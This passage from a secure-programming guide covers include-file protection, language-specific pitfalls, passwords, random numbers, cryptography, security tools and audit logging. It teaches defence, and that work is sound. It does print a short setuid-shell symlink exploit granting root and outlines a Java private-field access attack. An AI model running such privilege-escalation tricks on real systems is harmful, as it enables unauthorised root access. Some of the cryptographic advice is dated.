From a technical standpoint, an even better approach is to set the character encoding as part of the HTTP protocol output, though some libraries make this more difficult. This is technically better because it doesn't force the client to examine the header to determine a character encoding that would enable it to read the META information in the header. Of course, in practice a browser that couldn't read the META information given above and use it correctly would not succeed in the marketplace, but that's a different issue. In any case, this just means that the server would need to send as part of the HTTP protocol, a ``charset'' with the desired value. Unfortunately, it's hard to heartily recommend this (technically better) approach, because some older HTTP/1.0 clients did not deal properly with an explicit charset parameter. Although the HTTP/1.1 specification requires clients to obey the parameter, it's suspicious enough that you probably ought to use it as an adjunct to forcing the use of the correct character encoding, and not your sole mechanism.

8.6. Prevent Include/Configuration File Access

When developing web based applications, do not allow users to access (read) files such as the program include and configuration files. This data may provide enough information (e.g., passwords) to break into the system. Note that this guideline sometimes also applies to other kinds of applications. There are several actions you can take to do this, including:

- Place the include/configuration files outside of the web documentation root (so that the web server will never serve the files).
- Configure the web server so it will not serve include files as text. For example, if you're using Apache, you can add a handler or an action for .inc files.
- Place the include files in a protected directory (using .htaccess), and designate them as files that won't be served.
- Use a filter to deny access to the files. For Apache, this can be done using:

  ```
  <Files ~ "\.phpincludes">
     Order allow,deny
     Deny from all
  </Files>
  ```

  If you need full regular expressions to match filenames, in Apache you could use the FilesMatch directive.
- If your include file is a valid script file, which your server will parse, make sure that it doesn't act on user−supplied parameters and that it's designed to be secure.

These approaches won't protect you from users who have access to the directories your files are in if they are world−readable. You could change the permissions of the files so that only the uid/gid of the webserver can read these files. However, this approach won't work if the user can get the web server to run his own scripts (the user can just write scripts to access your files). Fundamentally, if your site is being hosted on a server shared with untrusted people, it's harder to secure the the system. One approach is to run multiple web serving programs, each with different permissions; this provides more security but is painful in practice. Another approach is to set these files to be read only by your uid/gid, and have the server run scripts at ``your'' permission. This latter approach has its own problems: it means that certain parts of the server must have root privileges, and that the script may have more permissions than necessary.

Chapter 9. Language−Specific Issues

Undoubtedly there are all sorts of languages in the world, yet none of them is without meaning.
1 Corinthians 14:10 (NIV)

There are many language−specific security issues. Many of them can be summarized as follows:

- Turn on all relevant warnings and protection mechanisms available to you where practical. For compiled languages, this includes both compile−time mechanisms and run−time mechanisms. In general, security−relevant programs should compile cleanly with all warnings turned on.
- Avoid dangerous and deprecated operations in the language. By ``dangerous'', I mean operations which are difficult to use correctly.
- Ensure that the languages' infrastructure (e.g., run−time library) is available and secured.
- Languages that automatically garbage−collect strings should be especially careful to immediately erase secret data (in particular secret keys and passwords).
- Know precisely the semantics of the operations that you are using. Look up each operation's semantics in its documentation. Do not ignore return values unless you're sure they cannot be relevant. Don't ignore the difference between ``signed'' and ``unsigned'' values. This is particularly difficult in languages which don't support exceptions, like C, but that's the way it goes.

9.1. C/C++

One of the biggest security problems with C and C++ programs is buffer overflow; see Chapter 5 for more information. C has the additional weakness of not supporting exceptions, which makes it easy to write programs that ignore critical error situations.

One complication in C and C++ is that the character type ``char'' can be signed or unsigned (depending on the compiler and machine). When a signed char with its high bit set is saved in an integer, the result will be a negative number; in some cases this can be exploitable. In general, use ``unsigned char'' instead of char or signed char for buffers, pointers, and casts when dealing with character data that may have values greater than 127 (0x7f).

C and C++ are by definition rather lax in their type−checking support, but there's no need to be lax in your code. Turn on as many compiler warnings as you can and change the code to cleanly compile with them, and strictly use ANSI prototypes in separate header (.h) files to ensure that all function calls use the correct types. For C or C++ compilations using gcc, use at least the following as compilation flags (which turn on a host of warning messages) and try to eliminate all warnings (note that −O2 is used since some warnings can only be detected by the data flow analysis performed at higher optimization levels):

```
gcc −Wall −Wpointer−arith −Wstrict−prototypes −O2
```

You might want ``−W −pedantic'' too.

Many C/C++ compilers can detect inaccurate format strings. For example, gcc can warn about inaccurate format strings for functions you create if you use its __attribute__() facility (a C extension) to mark such functions, and you can use that facility without making your code non−portable. Here is an example of what you'd put in your header (.h) file:

```
/* in header.h */
#ifndef __GNUC__
#  define __attribute__(x) /*nothing*/
#endif

extern void logprintf(const char *format, ...)
   __attribute__((format(printf,1,2)));
extern void logprintva(const char *format, va_list args)
   __attribute__((format(printf,1,0)));
```

The "format" attribute takes either "printf" or "scanf", and the numbers that follow are the parameter number of the format string and the first variadic parameter (respectively). The GNU docs talk about this well. Note that there are other __attribute__ facilities as well, such as "noreturn" and "const".

Where you can, use ``enum'' to define enumerated values (and not just a ``char'' or ``int'' with special values). This is particularly useful for values in switch statements, where the compiler can be used to determine if all legal values have been covered.

9.2. Perl

Perl programmers should first read the man page perlsec(1), which describes a number of issues involved with writing secure programs in Perl. In particular, perlsec(1) describes the ``taint'' mode, which most secure Perl programs should use. Taint mode is automatically enabled if the real and effective user or group IDs differ, or you can use the −T command line flag (use the latter if you're running on behalf of someone else, e.g., a CGI script). Taint mode turns on various checks, such as checking path directories to make sure they aren't writable by others.

The most obvious affect of taint mode, however, is that you may not use data derived from outside your program to affect something else outside your program by accident. In taint mode, all externally−obtained input is marked as ``tainted'', including command line arguments, environment variables, locale information (see perllocale(1)), results of certain system calls (readdir, readlink, the gecos field of getpw* calls), and all file input. Tainted data may not be used directly or indirectly in any command that invokes a sub−shell, nor in any command that modifies files, directories, or processes. There is one important exception: If you pass a list of arguments to either system or exec, the elements of that list are NOT checked for taintedness, so be especially careful with system or exec while in taint mode.

Any data value derived from tainted data becomes tainted also. There is one exception to this; the way to untaint data is to extract a substring of the tainted data. Don't just use ``.*'' blindly as your substring, though, since this would defeat the tainting mechanism's protections. Instead, identify patterns that identify the ``safe'' pattern allowed by your program, and use them to extract ``good'' values. After extracting the value, you may still need to check it (in particular for its length).

The open, glob, and backtick functions call the shell to expand filename wild card characters; this can be used to open security holes. You can try to avoid these functions entirely, or use them in a less−privileged ``sandbox'' as described in perlsec(1). In particular, backticks should be rewritten using the system() call (or even better, changed entirely to something safer).

The perl open() function comes with, frankly, ``way too much magic'' for most secure programs; it interprets text that, if not carefully filtered, can create lots of security problems. Before writing code to open or lock a file, consult the perlopentut(1) man page. In most cases, sysopen() provides a safer (though more convoluted) approach to opening a file. The new Perl 5.6 adds an open() call with 3 parameters to turn off the magic behavior without requiring the convolutions of sysopen().

Perl programs should turn on the warning flag (−w), which warns of potentially dangerous or obsolete statements.

You can also run Perl programs in a restricted environment. For more information see the ``Safe'' module in the standard Perl distribution. I'm uncertain of the amount of auditing that this has undergone, so beware of depending on this for security. You might also investigate the ``Penguin Model for Secure Distributed Internet Scripting'', though at the time of this writing the code and documentation seems to be unavailable.

9.3. Python

As with any language, beware of any functions which allow data to be executed as parts of a program, to make sure an untrusted user can't affect their input. This includes exec(), eval(), and execfile() (and frankly, you should check carefully any call to compile()). The input() statement is also surprisingly dangerous. [Watters 1996, 150].

Python programs with privileges that can be invoked by unprivileged users (e.g., setuid/setgid programs) must *not* import the ``user'' module. The user module causes the pythonrc.py file to be read and executed. Since this file would be under the control of an untrusted user, importing the user module allows an attacker to force the trusted program to run arbitrary code.

Python includes support for ``Restricted Execution'' through its RExec class. This is primarily intended for executing applets and mobile code, but it can also be used to limit privilege in a program even when the code has not been provided externally. By default, a restricted execution environment permits reading (but not writing) of files, and does not include operations for network access or GUI interaction. These defaults can be changed, but beware of creating loopholes in the restricted environment. In particular, allowing a user to unrestrictedly add attributes to a class permits all sorts of ways to subvert the environment because Python's implementation calls many ``hidden'' methods. Note that, by default, most Python objects are passed by reference; if you insert a reference to a mutable value into a restricted program's environment, the restricted program can change the object in a way that's visible outside the restricted environment! Thus, if you want to give access to a mutable value, in many cases you should copy the mutable value or use the Bastion module (which supports restricted access to another object). For more information, see Kuchling [2000]. I'm uncertain of the amount of auditing that the restricted execution capability has undergone, so programmer beware.

9.4. Shell Scripting Languages (sh and csh Derivatives)

I strongly recommend against using standard command shell scripting languages (such as csh, sh, and bash) for setuid/setgid secure code. Some systems (such as Linux) completely disable them, so you're creating an unnecessary portability problem. On some old systems they are fundamentally insecure due to a race condition (as discussed in Section 3.1.3). Even for other systems, they're not really a good idea. Standard command shells are still notorious for being affected by nonobvious inputs − generally because command shells were designed to try to do things ``automatically'' for an interactive user, not to defend against a determined attacker. For example, ``hidden'' environment variables (e.g., the ENV or BASH_ENV variable) can affect how they operate or even execute arbitrary user−defined code before the script can even execute. Even things like filenames of the executable or directory contents can affect things. For example, on many Bourne shell implementations, doing the following will grant root access (thanks to NCSA for describing this exploit):

```
% ln −s /usr/bin/setuid−shell /tmp/−x
% cd /tmp
% −x
```

Some systems may have closed this hole, but the point still stands: most command shells aren't intended for writing secure setuid/setgid programs. For programming purposes, avoid creating setuid shell scripts, even on those systems that permit them. Instead, write a small program in another language to clean up the environment, then have it call other executables (some of which might be shell scripts).

If you still insist on using shell scripting languages, at least put the script in a directory where it cannot be moved or changed. Set PATH and IFS to known values very early in your script.

9.5. Ada

In Ada95, the Unbounded_String type is often more flexible than the String type because it is automatically resized as necessary. However, don't store especially sensitive values such as passwords or secret keys in an Unbounded_String, since core dumps and page areas might still hold them later. Instead, use the String type for this data and overwrite the data as soon as possible with some constant value such as others => ' '.

9.6. Java

If you're developing secure programs using Java, frankly your first step (after learning Java) is to read the two primary texts for Java security, namely Gong [1999] and McGraw [1999] (for the latter, look particularly at section 7.1). You should also look at Sun's posted security code guidelines at http://java.sun.com/security/seccodeguide.html. A set of slides describing Java's security model are freely available at http://www.dwheeler.com/javasec.

Obviously, a great deal depends on the kind of application you're developing. Java code intended for use on the client side has a completely different environment (and trust model) than code on a server side. The general principles apply, of course; for example, you must checking and filter any input from an untrusted source. However, in Java there are some ``hidden'' inputs or potential inputs that you need to be wary of, as discussed below. Johnathan Nightingale [2000] made an interesting statement summarizing many of the issues in Java programming:

> ... the big thing with Java programming is minding your inheritances. If you inherit methods from parents, interfaces, or parents' interfaces, you risk opening doors to your code.

The following are a few key guidelines, based on Gong [1999], McGraw [1999], Sun's guidance, and my own experience:

1. Do not use public fields or variables; declare them as private and provide accessors to them so you can limit their accessibility.

2. Make methods private unless these is a good reason to do otherwise (and if you do otherwise, document why). These non−private methods must protect themselves, because they may receive tainted data (unless you've somehow arranged to protect them).
3. The JVM may not actually enforce the accessibility modiifiers (e.g., ``private'') at run−time in an application (as opposed to an applet). My thanks to John Steven (Cigital Inc.), who pointed this out on the ``Secure Programming'' mailing list on November 7, 2000. The issue is that it all depends on what class loader the class requesting the access was loaded with. If the class was loaded with a trusted class loader (including the null/ primordial class loader), the access check returns "TRUE" (allowing access). For example, this works (at least with Sun's 1.2.2 VM ; it might not work with other implementations):

    a. write a victim class (V) with a public field, compile it.
    b. write an 'attack' class (A) that accesses that field, compile it
    c. change V's public field to private, recompile
    d. run A − it'll access V's (now private) field.

   However, the situation is different with applets. If you convert A to an applet and run it as an applet (e.g., with appletviewer or browser), its class loader is no longer a trusted (or null) class loader. Thus, the code will throw java.lang.IllegalAccessError, with the message that you're trying to access a field V.secret from class A.

4. Avoid using static field variables. Such variables are attached to the class (not class instances), and classes can be located by any other class. As a result, static field variables can be found by any other class, making them much more difficult to secure.
5. Never return a mutable object to potentially malicious code (since the code may decide to change it). Note that arrays are mutable (even if the array contents aren't), so don't return a reference to an internal array with sensitive data.
6. Never store user given mutable objects (including arrays of objects) directly. Otherwise, the user could hand the object to the secure code, let the secure code ``check'' the object, and change the data while the secure code was trying to use the data. Clone arrays before saving them internally, and be careful here (e.g., beware of user−written cloning routines).
7. Don't depend on initialization. There are several ways to allocate uninitialized objects.
8. Make everything final, unless there's a good reason not to. If a class or method is non−final, an attacker could try to extend it in a dangerous and unforeseen way. Note that this causes a loss of extensibility, in exchange for security.
9. Don't depend on package scope for security. A few classes, such as java.lang, are closed by default, and some Java Virtual Machines (JVMs) let you close off other packages. Otherwise, Java classes are not closed. Thus, an attacker could introduce a new class inside your package, and use this new class to access the things you thought you were protecting.
10. Don't use inner classes. When inner classes are translated into byte codes, the inner class is translated into a class accesible to any class in the package. Even worse, the enclosing class's private fields silently become non−private to permit access by the inner class!
11. Minimize privileges. Where possible, don't require any special permissions at all. McGraw goes further and recommends not signing any code; I say go ahead and sign the code (so users can decide to ``run only signed code by this list of senders''), but try to write the program so that it needs nothing more than the sandbox set of privileges. If you must have more privileges, audit that code especially hard.
12. If you must sign your code, put it all in one archive file. Here it's best to quote McGraw [1999]:

    > The goal of this rule is to prevent an attacker from carrying out a mix−and−match attack in which the attacker constructs a new applet or library that links some of your

signed classes together with malicious classes, or links together signed classes that you never meant to be used together. By signing a group of classes together, you make this attack more difficult. Existing code−signing systems do an inadequate job of preventing mix−and−match attacks, so this rule cannot prevent such attacks completely. But using a single archive can't hurt.

13. Make your classes uncloneable. Java's object−cloning mechanism allows an attacker to instantiate a class without running any of its constructors. To make your class uncloneable, just define the following method in each of your classes:

    ```
    public final void clone() throws java.lang.CloneNotSupportedException {
       throw new java.lang.CloneNotSupportedException();
       }
    ```

    If you really need to make your class cloneable, then there are some protective measures you can take to prevent attackers from redefining your clone method. If you're defining your own clone method, just make it final. If you're not, you can at least prevent the clone method from being maliciously overridden by adding the following:

    ```
    public final void clone() throws java.lang.CloneNotSupportedException {
      super.clone();
      }
    ```

14. Make your classes unserializeable. Serialization allows attackers to view the internal state of your objects, even private portions. To prevent this, add this method to your classes:

    ```
    private final void writeObject(ObjectOutputStream out)
      throws java.io.IOException {
         throw new java.io.IOException("Object cannot be serialized");
      }
    ```

    Even in cases where serialization is okay, be sure to use the transient keyword for the fields that contain direct handles to system resources and that contain information relative to an address space. Otherwise, deserializing the class may permit improper access. You may also want to identify sensitive information as transient.

    If you define your own serializing method for a class, it should not pass an internal array to any DataInput/DataOuput method that takes an array. The rationale: All DataInput/DataOutput methods can be overridden. If a Serializable class passes a private array directly to a DataOutput(write(byte [] b)) method, then an attacker could subclass ObjectOutputStream and override the write(byte [] b) method to enable him to access and modify the private array. Note that the default serialization does not expose private byte array fields to DataInput/DataOutput byte array methods.

15. Make your classes undeserializeable. Even if your class is not serializeable, it may still be deserializeable. An attacker can create a sequence of bytes that happens to deserialize to an instance of your class with values of the attacker's choosing. In other words, deserialization is a kind of public constructor, allowing an attacker to choose the object's state − clearly a dangerous operation! To prevent this, add this method to your classes:

    ```
    private final void readObject(ObjectInputStream in)
      throws java.io.IOException {
        throw new java.io.IOException("Class cannot be deserialized");
      }
    ```

16. Don't compare classes by name. After all, attackers can define classes with identical names, and if you're not careful you can cause confusion by granting these classes undesirable privileges. Thus, here's an example of the *wrong* way to determine if an object has a given class:

    ```
      if (obj.getClass().getName().equals("Foo")) {
    ```

If you need to determine if two objects have exactly the same class, instead use getClass() on both sides and compare using the == operator, Thus, you should use this form:

```
if (a.getClass() == b.getClass()) {
```

If you truly need to determine if an object has a given classname, you need to be pedantic and be sure to use the current namespace (of the current class's ClassLoader). Thus, you'll need to use this format:

```
if (obj.getClass() == this.getClassLoader().loadClass("Foo")) {
```

This guideline is from McGraw and Felten, and it's a good guideline. I'll add that, where possible, it's often a good idea to avoid comparing class values anyway. It's often better to try to design class methods and interfaces so you don't need to do this at all. However, this isn't always practical, so it's important to know these tricks.

17. Don't store secrets (cryptographic keys, passwords, or algorithm) in the code or data. Hostile JVMs can quickly view this data. Code obfuscation doesn't really hide the code from serious attackers.

9.7. TCL

Tcl stands for ``tool command language'' and is pronounced ``tickle.'' TCL is divided into two parts: a language and a library. The language is a simple text language, intended for issuing commands to interactive programs and including basic programming capabilities. The library can be embedded in application programs.

You can find more information about TCL at sites such as the TCL WWW Info web page. Probably of most interest are Safe−TCL (which creates a sandbox in TCL) and Safe−TK (which implements a sandboxed portable GUI for Safe−TCL), as well as the WebWiseTclTk Toolkit permits TCL packages to be automatically located and loaded from anywhere on the World Wide Web. You can find more about the latter from http://www.cbl.ncsu.edu/software/WebWiseTclTk. It's not clear to me how much code review this has received. More useful information is available from the comp.lang.tcl FAQ launch page at http://www.tclfaq.wservice.com/tcl−faq. However, it's worth noting that TCL's desire to be a small, ``simple'' language results in a language that can be rather limiting; see Richard Stallman's ``Why You Should Not Use TCL''. For example, TCL's notion that there is essentially only one data type (string) can make many programs harder to write (as well as making them slow). Also, when I've written TCL programs I've found that it's easy to accidentally create TCL programs where malicious input strings can cause untoward and unexpected behavior. For example, an attackers may be able to cause your TCL program to do unexpected things by sending characters with special meaning to TCL such as embedded spaces, double−quote, curly braces, dollar signs, or brackets (or create input to cause these characters to be created during processing). Thus, I don't recommend TCL for writing programs which must mediate a security boundary. If you do choose to do so, be especially careful to ensure that user input cannot ``fool'' the program. On the other hand, I know of no strong reason (other than insufficient review) that TCL programs can't be used to implement mobile code. There are certainly TCL advocates who will advocate more use than I do, and TCL is one of the few languages with a ready−made sandbox implementation.

Chapter 10. Special Topics

Understanding is a fountain of life to those who have it, but folly brings punishment to fools.
Proverbs 16:22 (NIV)

10.1. Passwords

Where possible, don't write code to handle passwords. In particular, if the application is local, try to depend on the normal login authentication by a user. If the application is a CGI script, try to depend on the web server to provide the protection. If the application is over a network, avoid sending the password as cleartext (where possible) since it can be easily captured by network sniffers and reused later. ``Encrypting'' a password using some key fixed in the algorithm or using some sort of shrouding algorithm is essentially the same as sending the password as cleartext.

For networks, consider at least using digest passwords. Digest passwords are passwords developed from hashes; typically the server will send the client some data (e.g., date, time, name of server), the client combines this data with the user password, the client hashes this value (termed the ``digest pasword'') and replies just the hashed result to the server; the server verifies this hash value. This works, because the password is never actually sent in any form; the password is just used to derive the hash value. Digest passwords aren't considered ``encryption'' in the usual sense and are usually accepted even in countries with laws constraining encryption for confidentiality. Digest passwords are vulnerable to active attack threats but protect against passive network sniffers. One weakness is that, for digest passwords to work, the server must have all the unhashed passwords, making the server a very tempting target for attack.

If your application permits users to set their passwords, check the passwords and permit only ``good'' passwords (e.g., not in a dictionary, having certain minimal length, etc.). You may want to look at information such as http://consult.cern.ch/writeup/security/security_3.html on how to choose a good password. You should use PAM if you can, because it supports pluggable password checkers.

10.2. Random Numbers

In many cases secure programs must generate ``random'' numbers that cannot be guessed by an adversary. Examples include session keys, public or private keys, symmetric keys, nonces and IVs used in many protocols, salts, and so on. Ideally, you should use a truly random source of data for random numbers, such as values based on radioactive decay (through precise timing of Geiger counter clicks), atmospheric noise, or thermal noise in electrical circuits. Some computers have a hardware component that functions as a real random value generator, and if it's available you should use it.

However, most computers don't have hardware that generates truly random values, so in most cases you need a way to generate random numbers that is sufficiently random that an adversary can't predict it. In general, this means that you'll need three things:

- An ``unguessable'' state; typically this is done by measuring variances in timing of low−level devices (keystrokes, disk drive arm jitter, etc.) in a way that an adversary cannot control.

* A cryptographically strong pseudo−random number generator (PRNG), which uses the state to generate ``random'' numbers.
* A large number of bits (in both the seed and the resulting value used). There's no point in having a strong PRNG if you only have a few possible values, because this makes it easy for an attacker to use brute force attacks. The number of bits necessary varies depending on the circumstance, however, since these are often used as cryptographic keys, the normal rules of thumb for keys apply. For a symmetric key (result), I'd use at least 112 bits (3DES), 128 bits is a little better, and 160 bits or more is even safer.

Typically the PRNG uses the state to generate some values, and then some of its values and other unguessable inputs are used to update the state. There are lots of ways to attack these systems. For example, if an attacker can control or view inputs to the state (or parts of it), the attacker may be able to determine your supposedly ``random'' number.

The real danger with PRNGs is that most computer language libraries include a large set of pseudo−random number generators (PRNGs) which are *inappropriate* for security purposes. Let me say it again: *do not use typical random number generators for security purposes*. Typical library PRNGs are intended for use in simulations, games, and so on; they are *not* sufficiently random for use in security functions such as key generation. Most non−cryptographic library PRNGs are some variation of ``linear congruential generators'', where the ``next'' random value is computed as "(aX+b) mod m" (where X is the previous value). Good linear congruential generators are fast and have useful statistical properties, making them appropriate for their intended uses. The problem with such PRNGs is that future values can be easily deduced by an attacker (though they may appear random). Other algorithms for generating random numbers quickly, such as quadratic generators and cubic generators, have also been broken [Schneier 1996]. In short, you have to use cryptographically strong PRNGs to generate random numbers in secure applications − ordinary random number libraries are not sufficient.

Failing to correctly generate truly random values for keys has caused a number of problems, including holes in Kerberos, the X window system, and NFS [Venema 1996].

If possible, you should use system services (typically provided by the operating system) that are expressly designed to create cryptographically secure random values. For example, the Linux kernel (since 1.3.30) includes a random number generator, which is sufficient for many security purposes. This random number generator gathers environmental noise from device drivers and other sources into an entropy pool. When accessed as /dev/random, random bytes are only returned within the estimated number of bits of noise in the entropy pool (when the entropy pool is empty, the call blocks until additional environmental noise is gathered). When accessed as /dev/urandom, as many bytes as are requested are returned even when the entropy pool is exhausted. If you are using the random values for cryptographic purposes (e.g., to generate a key) on Linux, use /dev/random. Note that if a hardware random number generator is available and its driver is installed, it will be used instead. More information is available in the system documentation random(4).

You might consider using a cryptographic hash functions (e.g., SHA−1) on PRNG outputs. By using a hash algorithm, even if the PRNG turns out to be guessable, this means that the attacker must now also break the hash function.

If you have to implement a strong PRNG yourself, a good choice for a cryptographically strong (and patent−unencumbered) PRNG is the Yarrow algorithm; you can learn more about Yarrow from http://www.counterpane.com/yarrow.html. Some other PRNGs can be useful, but many widely−used ones have known weaknesses that may or may not matter depending on your application. Before implementing a PRNG yourself, consult the literature, such as [Kelsey 1998] and [McGraw 2000a]. You should also examine IETF RFC 1750.

10.3. Specially Protect Secrets (Passwords and Keys) in User Memory

If your application must handle passwords or non−public keys (such as session keys, private keys, or secret keys), overwrite them immediately after using them so they have minimal exposure. For example, in Java, don't use the type String to store a password because Strings are immutable (they will not be overwritten until garbage−collected and reused, possibly a far time in the future). Instead, in Java use char[] to store a password, so it can be immediately overwritten.

Also, if your program handles such secret values, be sure to disable creating core dumps (via ulimit). Otherwise, an attacker may be able to halt the program and find the secret value in the data dump. Also, beware − normally processes can monitor other processes through the calls for debuggers (e.g., via ptrace(2) and the /proc pseudo−filesystem) [Venema 1996] Kernels usually protect against these monitoring routines if the process is setuid or setgid (on the few ancient ones that don't, there really isn't a way to defend yourself other than upgrading). Thus, if your process manages secret values, you probably should make it setgid or setuid (to a different unprivileged group or user) to forceably inhibit this kind of monitoring.

10.4. Cryptographic Algorithms and Protocols

Often cryptographic algorithms and protocols are necessary to keep a system secure, particularly when communicating through an untrusted network such as the Internet. Where possible, use session encryption to foil session hijacking and to hide authentication information, as well as to support privacy.

For background information and code, you should probably look at the classic text ``Applied Cryptography'' [Schneier 1996]. The newsgroup ``sci.crypt'' has a series of FAQ's; you can find them at many locations, including http://www.landfield.com/faqs/cryptography−faq. Linux−specific resources include the Linux Encryption HOWTO at http://marc.mutz.com/Encryption−HOWTO/. A discussion on how protocols use the basic algorithms can be found in [Opplinger 1998]. A useful collection of papers on how to apply cryptography in protocols can be found in [Stallings 1996]. What follows here is just a few comments; these areas are rather specialized and covered more thoroughly elsewhere.

It's worth noting that there are many legal hurdles involved with cryptographic algorithms. First, the use, export, and/or import of implementations of encryption algorithms are restricted in many countries. Second, a number of algorithms are patented; even if the owners permit ``free use'' at the moment, without a signed contract they can always change their minds later. Most of the patent issues can be easily avoided nowadays, once you know to watch out for it, so there's little reason to subject yourself to the problem.

Cryptographic protocols and algorithms are difficult to get right, so do not create your own. Instead, use existing protocols and algorithms where you can. In particular, do not create your own encryption algorithms unless you are an expert in cryptology, know what you're doing, and plan to spend years in professional review of the algorithm. Creating encryption algorithms (that are any good) is a task for experts only.

For protocols, try to use standard−conforming protocols such as SSL (soon to be TLS), SSH, IPSec, GnuPG/PGP, and Kerberos. Many of these overlap somewhat in functionality, but each has a ``specialty'' niche. SSL (soon to be TLS) is the primary method for protecting http (web) transactions. PGP−compatible protocols (implemented in PGP and GnuPG) are a primary method for securing email end−to−end. Kerberos is a primary method for securing and supporting authentication on a LAN. SSH is the primary method of securing ``remote terminals'' over an internet, e.g., telnet−like and X windows connections, though it's often used for securing other data streams too (such as CVS accesses). Note that there are two major versions of the SSH protocol, and there are several choices for key types and so on; see its documentation for more information. IPSec is the primary method for securing lower−level packets and ``all'' packets, so it's particularly useful for securing virtual private networks and remote machines. The new version of the Internet Protocol, IPv6, comes with IPSec ``built in,'' but IPSec also works with the more common IPv4 protocol.

For secret key (bulk data) encryption algorithms, use only encryption algorithms that have been openly published and withstood years of attack, and check on their patent status. For encrypting unimportant data, the old DES (56−bit key) algorithm still has some value, but with modern hardware it's too easy to break. For many applications triple−DES is currently the best encryption algorithm; it has a reasonably lengthy key (112 bits), no patent issues, and a long history of withstanding attacks. The AES algorithm may be worth using as well, once it's proven, and you should prepare to be able to switch to it (it's much faster than triple−DES). Twofish is another excellent encryption algorithm. You should avoid IDEA due to patent issues (it's subject to U.S. and European patents), but I'm unaware of any serious technical problems with it. Your protocol should support multiple encryption algorithms, anyway; that way, when an algorithm is broken, users can switch to another one.

For public key cryptography (used, among other things, for authentication and sending secret keys), there are only a few widely−deployed algorithms. One of the most widely−used algorithms is RSA; RSA's algorithm was patented, but only in the U.S., and that patent expired in September 2000. The Diffie−Hellman key exchange algorithm is widely used to permit two parties to agree on a session key. By itself it doesn't guarantee that the parties are who they say they are, or that there is no middleman, but it does strongly help defend against passive listeners; its patent expired in 1997. NIST developed the digital signature standard (DSS) (it's a modification of the ElGamal cryptosystem) for digital signature generation and verification; one of the conditions for its development was for it to be patent−free.

Some programs need a one−way hash algorithm, that is, a function that takes an ``arbitrary'' amount of data and generates a fixed−length number that hard to invert (e.g., it's difficult for an attacker to create a different set of data to generate that same value). For a number of years MD5 has been a favorite, but recent efforts have shown that its 128−bit length may not be enough [van Oorschot 1994] and that certain attacks weaken MD5's protection [Dobbertin 1996]. Indeed, there are rumors that a top industry cryptographer has broken MD5, but is bound by employee agreement to keep silent (see the Bugtraq 22 August 2000 posting by John Viega). Anyone can create a rumor, but enough weaknesses have been found that the idea of completing the break is plausible. If you're writing new code, you probably ought to use SHA−1 instead.

In a related note, if you must create your own communication protocol, examine the problems of what's gone on before. Classics such as Bellovin [1989]'s review of security problems in the TCP/IP protocol suite might help you, as well as Bruce Schneier [1998] and Mudge's breaking of Microsoft's PPTP implementation and their follow−on work. Of course, be sure to give any new protocol widespread review, and reuse what you can.

10.5. Using PAM

Pluggable Authentication Modules (PAM) is a flexible mechanism for authenticating users. Many Unix−like systems support PAM, including Solaris, nearly all Linux distributions (e.g., Red Hat Linux, Caldera, and Debian as of version 2.2), and FreeBSD as of version 3.1. By using PAM, your program can be independent of the authentication scheme (passwords, SmartCards, etc.). Basically, your program calls PAM, which at run−time determines which ``authentication modules'' are required by checking the configuration set by the local system administrator. If you're writing a program that requires authentication (e.g., entering a password), you should include support for PAM. You can find out more about the Linux−PAM project at http://www.kernel.org/pub/linux/libs/pam/index.html.

10.6. Tools

Some tools may help you detect security problems before you field the result. If you're building a common kind of product where many standard potential flaws exist (like an ftp server or firewall), you might find standard security scanning tools useful. One good one is Nessus; there are many others. Of course, running a ``secure'' program on an insecure platform configuration makes little sense; you may want to examine hardening systems such as Bastille available at http://www.bastille−linux.org.

You may find some tools helpful for finding potential security flaws. Here are a few:

- ITS4 from Cigital (formerly Reliable Software Technologies, RST) statically checks C/C++ code. ITS4 works by performing pattern−matching on source code, looking for patterns known to be possibly dangerous (e.g., certain function calls). It is available free for non−commercial use, including its source code and with certain modification and redistribution rights. One warning; the tool's licensing claims can be initially misleading. Cigital claims that ITS4 is ``open source'' but, in fact, its license does not meet the Open Source Definition (OSD). In particular, ITS4's license fails point 6, which forbids ``non−commercial use only'' clauses in open source licenses. It's unfortunate that Cigital insists on using the term ``open source'' to describe their license. ITS4 is a fine tool, released under a fairly generous license for commercial software, yet using the term this way can give the appearance of a company trying to gain the cachet of ``open source'' without actually being open source. Cigital says that they simply don't accept the OSD definition and that they wish to use a different definition instead. Nothing legally prevents this, but the OSD definition is used by over 5000 software projects (at least all those hosted by SourceForge at http://www.sourceforge.net), Linux distributors, Netscape (now AOL), the W3C, journalists (such as those of the Economist), and many other organizations. Most programmers don't want to wade through license agreements, so using this other definition can be confusing. I do not believe Cigital has any intention to mislead; they're a reputable company with very reputable and honest people. It's unfortunate that this particular position of theirs leads (in my opinion) to unnecessary confusion. In any case, ITS4 is available at http://www.rstcorp.com/its4.
- LCLint is a tool for statically checking C programs. With minimal effort, LCLint can be used as a better lint. If additional effort is invested adding annotations to programs, LCLint can perform stronger checking than can be done by any standard lint. The software is licensed under the GPL and is available from http://lclint.cs.virginia.edu.
- BFBTester, the Brute Force Binary Tester, is licensed under the GPL. This program does quick security checks of binary programs. BFBTester performs checks of single and multiple argument command line overflows and environment variable overflows. Version 2.0 and higher can also watch for tempfile creation activity (to check for using unsafe tempfile names). At the time of this writing, BFBTesting doesn't run on Linux due to a technical issue in Linux's POSIX threads implementation, but this may have changed by the time you read this. More information is available at http://my.ispchannel.com/~mheffner/bfbtester.
- The fuzz program is a tool for testing other software. It tests programs by bombarding the program being evaluated with random data. This tool isn't really specific to security.

10.7. Windows CE

If you're securing a Windows CE Device, you should read Maricia Alforque's "Creating a Secure Windows CE Device" at http://msdn.microsoft.com/library/techart/winsecurity.htm.

10.8. Write Audit Records

Write audit logs for program startup, session startup, and for suspicious activity. Possible information of value includes date, time, uid, euid, gid, egid, terminal information, process id, and command line values. You may find the function syslog(3) helpful for implementing audit logs. One awkward problem is that any logging system should be able to record a lot of information (since this information could be very helpful), yet if the information isn't handled carefully the information itself could be used to create an attack. After all, the attacker controls some of the input being sent to the program. When recording data sent by a possible attacker, identify a list of ``expected'' characters and escape any ``unexpected'' characters so that the log isn't corrupted. Not doing this can be a real problem; users may include characters such as control characters (especially NIL or end−of−line) that can cause real problems. For example, if an attacker embeds a newline, they can then forge log entries by following the newline with the desired log entry. Sadly, there doesn't seem to be a standard convention for escaping these characters. I'm partial to the URL escaping mechanism (%hh where hh is the hexadecimal value of the escaped byte) but there are others including the C convention (\ooo for the octal value and \X where X is a special symbol, e.g., \n for newline). There's also the caret−system (^I is control−I), though that doesn't handle byte values over 127 gracefully.

